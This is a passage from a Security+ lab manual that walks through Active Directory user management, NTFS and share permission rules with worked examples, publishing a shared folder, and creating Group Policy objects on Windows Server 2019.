b. Right-click the non-admin user account object and select Properties (or just double-click the user account object). Change the value in the Office: field. You’ll notice that it appears to be just as easy to change values related to the various parts of the name of the user, but that’s not the case. Click the OK button to close the Properties window.

c. There could be many reasons why a systems administrator would need to change name-related information about a user (for example, a female employee got married and now has a new last name). Right-click the user object and select Rename. Delete the existing last name by pressing the RIGHT ARROW key and then the backspace key as many times as necessary. Replace the original last name with the new last name. Press ENTER, and a Rename User dialog box will open up, showing the new value in the Full Name: field. Now you have to change the value in the Last Name: field to match the new last name. Add the initial and period back to the Display Name: field value. Finally, change the User Logon Name: value to match the first letter of the last name. All of this is quite bizarre, as making property changes was how the values were populated and linked together in the first place. Now you have to go through many obstacles to change the user’s name. Click the OK button to finally be done.

d. Create a third user in any OU. Fill in any information you want during the user account creation. Right-click the user account object (make sure you're right-clicking the third user you just created) and select Delete. In the dialog box, click the Yes button. This is an irreversible action. Each object in AD has a security identifier (SID) that uniquely identifies it. It's not the name of the object but rather the SID that uniquely identifies it. That means if you have a user named Bob, delete the user account object Bob, and then create a new user named Bob, the new Bob account isn't tied to anything related to the old Bob account in terms of encryption, permissions, or access.

As mentioned earlier, for forensic purposes, accounts should be disabled rather than deleted. However, corporate policies might dictate how long to keep disabled accounts around before they will be deleted. Over time, having too many of these orphaned accounts, as they're known as, could cause lots of confusion in AD.

➜ **Note**

There happens to be an Active Directory Recycle Bin, which might save you if you accidentally delete the wrong user account object. However, this special AD Recycle Bin is disabled by default. Furthermore, if it is enabled, it could still be emptied at some point by another systems administrator. Be careful when deleting objects in AD.

📷 **9b**

Step 9 In a large environment, it might be helpful to filter certain items out of the Active Directory Users and Computers display. Try it now.

a. In the menu bar at the top of Active Directory Users and Computers, click View | Filter Options… and then select the radio button next to Show Only the Following Types of Objects:.

b. Put a check in the box next to Computers and click the OK button. In the Desktops OU inside of the Students OU inside of the Clients OU inside of the Canandaigua OU, you'll still be able to see the computer object. However, none of the other objects you created in other OUs will be visible.

c. To return to the normal view, go back to the Filter Options window and enable the radio button next to Show All Types of Objects.

📷 **10c, 10d, 10f, 10g**

Step 10 Entering as much information as possible in the various fields on the various tabs of AD objects allows you to find what you're looking for with ease.

There are multiple ways with various options in the Find dialog box to locate AD objects quickly. You'll do that now.

a. In Active Directory Users and Computers, right-click the domain name and select Find.

b. In the Find: dropdown, keep the default selection of Users, Contacts and Groups. For the In setting, leave the default domain name or choose Entire Directory. Since you only have one domain set up, both choices will yield the same results.

c. In the Name: textbox, type **Domain** and then click the Find Now button to see users, contacts, and groups that start with Domain.

d. Click the dropdown to see other objects you can search by. Pick one of the choices and perform a search by entering corresponding information in the Name: textbox and clicking the Find Now button. Click the OK button warning you that your current search results will be cleared.

e. Click the Clear All button to clear the current search results and then click the OK button.

f. Change the Find: selection back to Users, Contacts, and Groups if you changed it in Step 10d. Click the Advanced tab and then click the Field button. Mouse over User and select Last Name. Click the Condition: dropdown and look through the choices, but keep the default selection of Starts With. In the Value: textbox, enter the first letter of the last name of one of your users and then click the Find Now button. Click the Yes button in the popup to add the current criteria to your search. Multiple criteria can be used for a more specific search.

g. Right-click the result in the Search Results: section. You’ll see the same contextual menu you saw in Active Directory Users and Computers, which gives you the ability to perform account management on the search results from here.

90 MINUTES

Lab Exercise 14.04: Permissions and Shares

Windows NTFS (New Technology File System) permissions are used to secure folders and files by granting rights to resources just to authorized users.

There are five basic NTFS file permissions:

- **Read** Allows users to read the contents of a file as well as view attributes, ownership, and permissions.
- **Write** Allows everything in Read and also allows users to make changes to the contents of a file and to change file attributes.
- **Read & Execute** Allows everything in Read and also allows users to run a file. This permission is granted to program executable files.
- **Modify** Allows users everything in Read, Write, and Read & Execute, and also allows users to modify a file’s attributes (including Archive, Hidden, System, Read-only, Compressed, Encrypted, and others) as well as to delete a file.
- **Full control** Allows everything in Modify and also allows users to change the permissions or change the owner of a file.

There are six basic NTFS folder permissions (the five NTFS file permissions, with new meanings for folders, and a permission unique to folders):

- **Read** Allows users to view and list the contents of a folder.
- **Write** Allows users to add files and subfolders to a folder.

- **Read & Execute** Allows users to view and list the contents of a folder and execute program executable files in the folder.
- **Modify** Allows users to read and create files and subfolders, modify a folder's attributes, and delete a folder.
- **Full control** Allows everything in Modify but also allows users to change the permissions or change the owner of a folder as well as delete subfolders and files in subfolders.
- **List Folder Contents** Allows users just to list the contents of a folder but not view the contents of those files and subfolders like Read does.

Advanced permissions include Traverse folder / Execute File, List folder / Read Data, Read Attributes, Create Files / Write Data, Create Folders / Append Data, Write Attributes, Write Extended Attributes, Delete Subfolders and Files (just for folders), Delete, Read Permissions, Change Permissions, and Take Ownership.

Let's say there is a folder called Accounts 2020. On that folder, the Human Resources group has FC (Full Control), the Managers group has RW (Read, Write), and the Engineers group has RX (Read, Execute). If Bob is a member of all three groups, he gets the highest level of permissions, FC.

An exception to that rule is if there is a Deny permission from one of the groups. Let's say the Managers group has a Deny instead of RW. Now, Bob has no permissions because that group Deny will override all other group settings that Bob would be getting from the Engineers and Human Resources groups.

A way around this is to give the user individual permissions to the folder. Let's say the Bob user account was given FC to the folder. Now, even with the Deny from the Managers group, Bob will have FC to the folder. Individual user permissions will override a group Deny permission.


NTFS permissions can be assigned to files and folders, but share permissions can only be assigned to folders, which are inherited by the files and subfolders inside. Share permissions only apply when users are remotely connected, which means accessing those shared folders from machines other than the ones the folders are stored on. Share permissions, like NTFS permissions, are additive, which gives users the highest level of permissions from the groups of which they are members. Share permissions, like NTFS permissions, use a group Deny to override group permissions, and they use individual permissions to override a group Deny permission.

When a folder is shared, it can be accessed from other machines if users have the correct share permissions set through group and/or user permissions. Unlike the many NTFS permissions for both files and folders, there are only three share permissions, and they only apply to folders, not files:

- **Read** Allows users to see names of files and subfolders, see contents of files, and run programs. The Everyone group, by default, gets the Read permission.
- **Change** Includes everything granted with the Read permission and also allows users to add files and subfolders, change the contents of files, as well as delete files and subfolders. Change is not assigned by default to any group.
- **Full Control** Includes everything granted by both the Read and Change permissions and also allows users to change NTFS permissions for files and folders. The Administrators group, by default, gets the Full Control permission.

Naturally, it’s possible for NTFS and shared permissions to conflict. Two simple rules dictate what happens in such a situation. First, local permissions are only the NTFS permissions. Second, the more restrictive permissions between NTFS and share permissions becomes the remote permissions.

Consider the following example, where a user is a member of Group 1, Group 2, and Group 3. The Share permissions and NTFS permissions are for each group.




	Share	NTFS
Group 1	R	RX
Group 2	R	R
Group 3	R	FC

If a user is in all three groups, what do they have? There is a three-step solution:

1. Add up permissions in each column individually and find the highest. The highest share permission is Read. The highest NTFS permission is FC.
2. Share permissions only apply when remote, not local. If a user is accessing the folder locally, only NTFS applies, so FC is the local permission.
3. The remote permission is the more restrictive of Share and NTFS. Between R and FC, R is more restrictive, so R is the remote permission.

Try another one:




	Share	NTFS
Group 1	R	R
Group 2	FC	R
Group 3	R	R

The highest Share permission is FC, while the highest NTFS permission is R.

The local permission would be R. The remote permission would be R, as well, because R is more restrictive than FC.

Try one last one:



	Share	NTFS
Group 1	R	R
Group 2	FC	RX
Group 3	R	RW

The highest Share permission is FC, while the highest NTFS permission is RWX.

Local permissions would be RWX (R from all three groups, X from Group 2, and W from Group 3). Share permissions would be RWX because RWX is more restrictive than FC.

Learning Objectives

In this lab exercise, you’ll deal with local and remote permissions in relation to a shared folder. At the end of this lab exercise, you’ll be able to

- Create, publish, and access a shared folder
- Configure and test share permissions
- Configure and test NTFS permissions

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows Server 2019 VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1

Let’s Do This!

This lab exercise requires the previous three lab exercises to be fully completed and builds upon them.


📷 **1d, 1e**

Step 1 Make a folder and share it.

a. Click the Start button or in the search box, type **This PC**, and then click This PC. Double-click the Local Disk C:. In a blank area in the folder, right-click, mouse over New, select Folder, type **SecurityPlus** (the + sign can be used in a folder name but not in a shared folder name) for the folder name, and press ENTER.

b. Right-click the folder and select Properties.

c. Click the Sharing tab, shown in Figure 14-5a, and then click the Advanced Sharing… button (not the Share… button above the Advanced Sharing… button) to open the Advanced Sharing settings shown in Figure 14-5b.



SecurityPlus Properties


Network File and Folder Sharing

SecurityPlus
Shared

Network Path:
\\WEISSMAN-SERVER\SecurityPlus

Advanced Sharing

Set custom permissions, create multiple shares, and set other advanced sharing options.



Advanced Sharing


☑ Share this folder

Settings

Share name: SecurityPlus

Limit the number of simultaneous users to: 16777

Comments:



Permissions for SecurityPlus

Share Permissions

Group or user names:

Everyone

Permissions for Everyone	Allow	Deny
Full Control	□	□
Change	□	□
Read	☑	□

FIGURE 14-5 Sharing a folder by clicking the Advanced Sharing… button (a), checking the Share this folder checkbox (b), and keeping the default Read permission for Everyone (c).

d. Click the Share This Folder box. The Share Name: textbox will automatically fill in the name of the folder.

e. Click the Permissions button. Notice that the Everyone group has just the Read permission and no user or group has anything else, as shown in Figure 14-5c. Click the OK button to close the Permissions window. Click the OK button to close the Advanced Sharing window.

f. Click the Security tab for NTFS permission configuration.

g. Highlight items in the Group or User Names: section to see their corresponding permissions in the Permissions section. You'll notice that the Users group has Read & Execute, List Folder Contents, Read, and Special Permissions.

h. Click the OK button to close the Permissions window. Click the OK button to close the Advanced Sharing window. Click the Close button to close the Properties window.

📷 **2d, 2e**

Step 2 Publish the shared folder in AD.

a. Open Active Directory Users and Computers. Expand the current domain and right-click the File Servers OU in the Servers OU in the Canandaigua OU. Mouse over New and select Shared Folder.

b. In the New Object – Shared Folder dialog box, type **SecurityPlus** for the name of the folder (although the AD name does not need to match the name of the folder). Then type the Universal Naming Convention (UNC) path to the share (I typed \\WEISSMAN-SERVER\SecurityPlus). Click the OK button.

c. Right-click the shared folder object and select Rename. Change the name to Security+ and press ENTER. Some objects, like shared folders, can be easily renamed in this fashion. If you try to rename other types of objects the same way, different things will happen. For example, if you right-clicked a user account object and selected Rename, after typing in a new name, a Rename User window will open, with the new name in the Full Name: field. You’d be able to change other values in the window and would have to click the OK button to finish. In fact, we did just that earlier in this chapter.

d. Right-click the shared folder object and then select Properties (or just double-click the object). In the Description: textbox, enter **CompTIA Security+ Study Material**.

e. Click the Keywords… button. In the New Value: textbox, enter **CompTIA** and then click the Add button. In a similar fashion, add three more keywords. Click the OK button to close the Keywords window. Click the OK button to close the Properties window.

📷 **3a, 3b**

Step 3 Populate the shared folder.

a. From the Windows Server 2019 VM, create a folder inside the SecurityPlus shared folder. Inside of the new folder, right-click a blank area, mouse over New, and select Text Document. Type a name for the file and press ENTER. Double-click the text file icon and populate it with some text. Click the View tab on the menu bar, and in the Show/Hide section, put a check in the box next to File Name Extensions so that the .txt extension is now showing for your text file.

b. Create a text file, populated with some text, directly inside the SecurityPlus shared folder as well.

📷 **4c–4g**

Step 4 Access the share remotely.

a. Sign in to the domain from the Windows 10 VM as the non-admin user.

b. Search for and select This PC, double-click Network in the left pane, select the Network tab at the top, and click Search Active Directory. In the Find dropdown, select Shared Folders. Search for the share either by name or one of your keywords, clicking the Find Now button to perform the search. Right-click the result and select Explore.

c. Try to create files and folders inside the share. Try to delete files and folders inside the share. The Read remote permission, of course, does not allow for any of those actions.

d. Try to read the contents of the text files. The Read remote permission does allow you to do so.

e. Try to modify the contents of the text files. Once again, you’ll be denied with just the Read remote permission.

f. Now, remotely sign in as the admin user. Even though the user is the owner of the files and folders in the share with Full Control and member of the Domain Admins group, Read is still the more restrictive of the share/NTFS permissions. As a result, this admin user has the same level of remote access to the shared folder as the non-admin user, the Read permission.

g. That same admin user account is currently signed in locally to the server. As a result, when locally accessed, that user has Full Control, which allowed the user to create the folder and files there in the first place. From the local access to the Windows Server 2019 VM, try deleting the text file directly in the shared folder (which you weren’t able to do remotely). It will work now because the user has Full Control for NTFS local access. Try adding, deleting, renaming, or modifying something else in the shared folder from the local access. There won’t be any problems.

📷 **5d**

Step 5 Modify share permissions.

a. On the Windows Server 2019 VM, click the Start button or in the search box, type **This PC**, and then click This PC. Double-click the Local Disk C:.

b. Right-click the SecurityPlus shared folder and select Properties.

c. Click the Sharing tab and then click the Advanced Sharing button.

d. Click the Permissions button, the Add button, the Advanced…

button, and the Find Now button. Double-click the Domain Admins group and click the OK button. Put a check in the Full Control checkbox in the Allow column.

e. Click the OK button to close the Permissions window. Click the OK button to close the Advanced Sharing window. Click the Close button to close the Properties window.

📷 **6c**

Step 6 Access the share remotely with the new permissions.

a. You should still be signed in to the domain through the Windows 10 VM as the admin user. This time, you’ll access the shared folder in a different way.

Search for and select This PC and then double-click Network from the left pane. In the Computer section, in the right pane, you should see an icon and name of your Windows Server 2019 VM. Double-click it. You’ll see your shared folder, in addition to two default shared folders. The sysvol shared folder is used to deliver and store policy scripts and logon scripts to domain members. If there are logon scripts, they would be stored in the netlogon shared folder. Interestingly, according to https://social.technet.microsoft.com/wiki/contents/articles/8548.active-directory-sysvol-and-netlogon.aspx, the netlogon shared folder is not actually a folder named netlogon on the domain controller, but rather just a folder where all the logon scripts are stored.

If you don’t see your Windows Server 2019 VM from the Windows 10 VM Network applet, try opening the Network applet from the Windows Server 2019 machine. You will be prompted to turn Network Discovery on. Follow the multiple prompts. After that, the icon should be visible from the Windows 10 VM in the Network applet.

b. Double-click the SecurityPlus shared folder.

c. Try adding, deleting, renaming, or modifying anything in the shared folder. Now, remotely, those actions work because the user account is a member of the Domain Admins group, which was just granted the

Full Control share permission. The admin user has the local NTFS Full Control and now the remote share Full Control, so the most restrictive of the two is… Full Control, which obviously isn't restrictive at all.

3 HOURS

Lab Exercise 14.05: Group Policy Objects

Allowing any user to install any piece of software on their machine or make any desired change can have significantly adverse effects. Incorrect configuration can cause many hours of troubleshooting and fixing for systems administrators and can cause other issues to crop up. Deleting files to have more space on the hard drive, when some files could be required system files, could be catastrophic. Changing TCP/IP settings, Desktop settings, and other settings could cause big problems to follow. In an enterprise environment, users do not need all rights and privileges an operating system allows them. Once again, the principle of least privilege must reign.

Group Policy objects (GPOs) are rules that can be applied to AD objects at the site, domain, and OU levels to restrict actions from users and computers and to customize settings. Inheritance allows the GPOs to flow down from sites to domains and from domains to OUs. They apply in a cumulative fashion, and if there is a conflict, the settings in the last written-to GPO wins.

GPO configuration information is stored in two locations: the Group Policy container (GPC) and the Group Policy template (GPT). The GPC can be seen in the Policies container in the System container in Active Directory Users and Computers if Advanced Features is turned on. GPOs are identified by a globally unique identifier (GUID), so you technically can have multiple GPOs with the same name. Attributes of the GPO include name, ACL (or access control list, which specifies who can modify the contents), and status. The GPT consists of folders and files in the sysvol share (seen earlier), where most GPO settings are actually stored. Based on the actual GPO, settings could be stored in just one of the GPC and the GPT, both of them, or neither of them.

Learning Objectives

In this lab exercise, you’ll solidify the hardening of the domain with the use of GPOs. At the end of this lab exercise, you’ll be able to

- Create GPOs
- Apply GPOs
- Test GPOs

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows Server 2019 VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1

Let’s Do This!

This lab exercise requires the previous four lab exercises to be fully completed and builds upon them.

📷 **1f**

Step 1 Explore and modify the Default Domain Policy.

a. On the Windows Server 2019 VM, from Server Manager, click Tools and select Group Policy Management.

b. In the left pane of the Group Policy Management Console (GPMC) that opens, which displays Group Policy Management in the title bar, expand the forest and the domain, to see all the OUs.

c. A Default Domain Policy GPO exists for each domain in a forest, which represents the main way security settings, like password expiration and account lockout (which locks an account after a certain number of incorrect guesses so that a brute force password guessing attack can’t run until a correct password is found) are implemented.

Through a domain policy, you can configure multiple password settings (for example, how often users must change their passwords, password length, the number of unique passwords that must be used before a user can reuse one, and password complexity).

Right-click Default Domain Policy (which will be right under your domain) and select Edit. Put a check in the dialog box that pops up, and select OK to not get the prompt again.

d. GPO settings fall into one of two initial categories: Computer Configuration and User Configuration. Computer Configuration and User Configuration can each be broken down further into one of two categories: Policies and Preferences. Policies can be broken down further into three categories (click the arrows in the left pane to expand): Software Settings, Windows Settings, and Administrative Templates. Preferences can be broken down to Windows Settings and Control Panel Settings.

In the Group Policy Management Editor (GPME) window that opens, in the left pane, expand Computer Configuration, Policies, Windows Settings, Security Settings, Account Policies, and Password Policy. Navigating can also be accomplished by double-clicking the same selections in the right pane. Select Password Policy in the left pane to display the various policies and their settings in the right pane.

e. In the right pane, one at a time, double-click each policy, including Enforce Password History, Maximum Password Age, Minimum Password Age, Minimum Password Length, Password Must Meet Complexity Requirements (this is why your passwords were required to be complex all chapter long), and Store Passwords Using Reversible Encryption. Explore the Security Policy Setting and Explain tabs for each policy.

f. In the right pane, double-click the Minimum Password Length setting.

In the Security Policy Setting dialog box, make sure the box labeled Define This Policy Setting Option is checked. Increase the Password Must Be At Least value to eight characters.

A GPO applied to an OU with differing settings would override anything set at the domain level here.

📷 **2d–2f**

Step 2 Prohibit access to the Control Panel with a user configuration GPO.

a. In the left pane of the GPMC, right-click the Students OU in the Users OU in the Canandaigua OU. Select Create a GPO in This Domain, and Link It Here….

b. In the Name: textbox, type **Prohibit Control Panel Access** and click the OK button.

c. In the left pane, with the Students OU expanded, right-click Prohibit Control Panel Access.

Link Enabled (which will be selected) means that the GPO is linked to the OU and that its settings are applied to all objects inside the OU. If the check isn’t next to Link Enabled (it’s a toggle selection), it means that the GPO is assigned to the OU but no settings apply or are in effect.

Enforced means that the policy is assigned and no other GPOs can overwrite its settings or block inheritance from a parent OU. The Enforcing setting is seldom used and is off by default.

Select Edit….

d. In the GPME window that opens, in the left pane, expand User Configuration, Policies, Administrative Templates, and Control Panel. In the right pane, right-click Prohibit Access to the Control Panel and PC Settings and then select Edit. Alternatively, you can double-click Prohibit Access to the Control Panel and PC Settings.

Unlike a light switch, which can be in the on position or the off position (like binary digits representing one of two possible values), most Group Policy items actually have three possible settings:

- **Enabled** means that a GPO setting has been configured, as some settings require setting a value or option.
- **Disabled** means that a GPO setting is disabling an option for a user or computer to prevent certain actions.

- **Not Configured** means a setting isn’t enabled or disabled, which is the default option for most settings. While the GPO that has Not Configured set doesn’t specify an option, other GPOs or security settings might.

For example, let’s say there’s a policy that enables the installation of signed non-Microsoft updates. Enabled means set the Registry value AcceptTrustedPublisherCerts to 1. Disabled means set it to 0. Not Configured means don’t change the current settings of what the client has already. If you had the setting at Enabled or Disabled and you switch to Not Configured, the Registry key will actually be deleted.

Sometimes, additional information (for example, how many incorrect logon attempts can be made before an account gets locked) needs to be provided.

In this case, Prohibit Access to Control Panel and PC Settings is Not Configured.

Select the Enabled radio button and then click the OK button.

Some Group Policy changes won’t take effect until a new sign-on, and some settings may even require the rebooting of a machine. GPOs are reapplied every 90 minutes, but there is a random offset of 0 to 30 minutes added to this time interval. That means a GPO addition or modification could be applied as early as 60 minutes after or as late as 120 minutes after. Not all settings are reapplied automatically (for example, software settings and password policies).

If you can’t wait for 60–120 minutes and you can’t tell your users to sign out and then sign in again, there are three options. First, on each client machine, the **gpupdate** command can be entered from a command prompt, which will apply just new and modified GPOs. To apply all GPOs, use the **gpupdate /force** command.

Second, from an Administrative PowerShell instance on the DC, you could run the following two commands. The first puts all computers in the domain into a variable, while the second pushes out the update.

```
$computers = Get-ADComputer -Filter *

$computers | ForEach-Object -Process
```

```
{Invoke-GPUpdate -Computer $_.name -RandomDelayInMinutes 0
-Force}
```

➜ Note

The second command wraps to a second line in this book but is to be typed on one line without pressing ENTER until after the closing brace.


Third, right-clicking an OU and selecting Group Policy Update is an option, but the GPMC doesn't push the update out right away and requires other policy rules to be enabled, so this third option isn't usually chosen.

e. From the Windows 10 VM that's currently signed in to the domain, click the Start button or in the search box, type **cmd**, and then select Command Prompt. Type **gpupdate** and press ENTER.

You'll see the following:

```
Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

Sign out and then sign in again as the non-admin user. Click the Start button or in the search box, type **Control Panel**, and then click Control Panel. You'll see a popup with the message, "This operation has been cancelled due to restrictions in effect on this computer. Please contact your system administrator," as shown in Figure 14-6.


Restrictions

This operation has been cancelled due to restrictions in effect on this computer. Please contact your system administrator.

FIGURE 14-6 GPO prohibiting Control Panel access

f. From the Windows 10 VM, sign in as the admin user and access the Control Panel. This user is not in the OU that the GPO is applied to, and the Control Panel will open without a problem.

3e, 3g, 3k

Step 3 Display a logon warning message with a user configuration GPO.

a. In the GPMC, right-click the Clients OU in the Canandaigua OU, and select Create a GPO in This Domain, and Link It Here.

